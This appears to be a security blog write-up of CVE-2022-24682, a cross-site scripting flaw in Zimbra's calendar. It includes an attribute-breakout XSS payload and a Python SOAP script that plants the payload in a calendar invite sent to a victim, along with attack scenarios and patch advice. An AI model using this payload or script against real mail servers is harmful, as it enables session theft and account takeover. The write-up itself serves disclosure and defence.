
If you’re using Zimbra Collaboration Suite (ZCS), especially versions 8.8.x before 8.8.15 patch 30 (update 1), you need to know about CVE-2022-24682. This vulnerability gave attackers a door straight into user accounts in real-life attacks beginning late 2021 by leveraging a classic but dangerous web flaw: cross-site scripting (XSS). In this post, I’ll break down how this bug worked, show you code snippets, reference official advisories, explain how attackers abused it, and how to secure your Zimbra deployments.
What is CVE-2022-24682?
CVE-2022-24682 is an XSS bug in the *Calendar* feature of Zimbra Collaboration Suite, a popular open-source email and groupware platform used by thousands of organizations. Due to improper input sanitization, Zimbra before 8.8.15 patch 30 let attackers inject unescaped HTML and JavaScript into calendar elements.
When a crafted value was placed into a calendar event (specifically, through element attributes like DESCRIPTION or LOCATION), Zimbra failed to filter out dangerous input. As a result, recipients opening a shared calendar event could have malicious scripts run in their browser—potentially leaking emails, stealing session cookies, or hijacking accounts.
The Root Cause
The vulnerability comes from not escaping user-controlled input before rendering it as attribute values in calendar items. For example, if a victim opened a calendar invitation, malicious code embedded in the event could execute in their browser session.
Example Exploit Payload
Let’s imagine an attacker creates a new calendar event, putting a specially crafted payload into the LOCATION field:
"><img src=x onerror="alert('XSS by CVE-2022-24682')">
When Zimbra renders the event in the web UI, it inserts the payload into an attribute without escaping it, like:
<td location=""><img src=x onerror="alert('XSS by CVE-2022-24682')"></td>
As soon as a user views this invite, their browser will pop up an alert—proof the JavaScript is running. In real attacks, a hacker would substitute alert() for code that steals cookies, performs actions as the user, or spreads the exploit further.
Creating the Malicious Event (Example Python Snippet)
Here's a sample Python code using the Zimbra SOAP API to inject the payload:
import requests

url = 'https://your-zimbra-server/service/soap';
headers = {'Content-Type': 'application/soap+xml'}
payload = '''
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">;
  <soap:Header>
    <!-- Authentication token here -->
  </soap:Header>
  <soap:Body>
    <CreateAppointmentRequest xmlns="urn:zimbraMail">
      <m>
        <inv>
          <comp name="Meeting" location='"><img src=x onerror="alert(\'Zimbra XSS\')">'>
            <s d="20221201100000"/>
            <e d="20221201103000"/>
          </comp>
        </inv>
        <e a="victim@example.com" t="t"/>
        <su>XSS Invite</su>
        <mp ct="text/plain">
          <content>Details inside!</content>
        </mp>
      </m>
    </CreateAppointmentRequest>
  </soap:Body>
</soap:Envelope>
'''

response = requests.post(url, headers=headers, data=payload, verify=False)
print(response.text)
*Replace <!-- Authentication token here --> with a valid Zimbra admin or user auth token.*
Attack Scenarios
- Phishing: Malicious invites are sent to company users. When they view the calendar in Zimbra’s web UI, the attacker’s JavaScript runs.
- Session Stealing: The attacker’s payload reads cookies or authentication tokens via JavaScript and sends them to a remote server.
- Privilege Escalation: If an admin or privileged user views the event, then the attacker could perform admin actions.
Real-world Exploitation
This vulnerability wasn’t just theoretical. Volexity reported that attackers actively abused it starting in December 2021 in the wild. In campaigns, threat actors sent crafted invitations or calendar events containing exploit payloads, targeting government, corporate, and educational Zimbra deployments.
References
- NVD Entry: CVE-2022-24682
- Zimbra Patch Notes & Official Advisory
- Volexity Blog: Active Exploitation of Zimbra Vulnerability CVE-2022-24682
Patch to Zimbra 8.8.15 Patch 30 (update 1) or later.
Educate your users
Until fully patched, advise your users not to open calendar invites or events from untrusted sources.
Conclusion
Zimbra’s popularity makes it a juicy target for hackers, and CVE-2022-24682 is a prime example how simple input sanitization failures can turn into major exploits. If you rely on Zimbra, patch now! XSS may feel “old school,” but as this exploit shows, it can still compromise you in a heartbeat.
For those interested in more technical writeups and code samples, follow the references and stay vigilant—old vulnerabilities find new life when left unfixed.
*Exclusive: If you have more specific questions about Zimbra security or want a deep-dive into webmail exploits, leave a comment or reach out privately!*
Timeline
Published on: 02/09/2022 04:15:00 UTC
Last modified on: 02/11/2022 17:23:00 UTC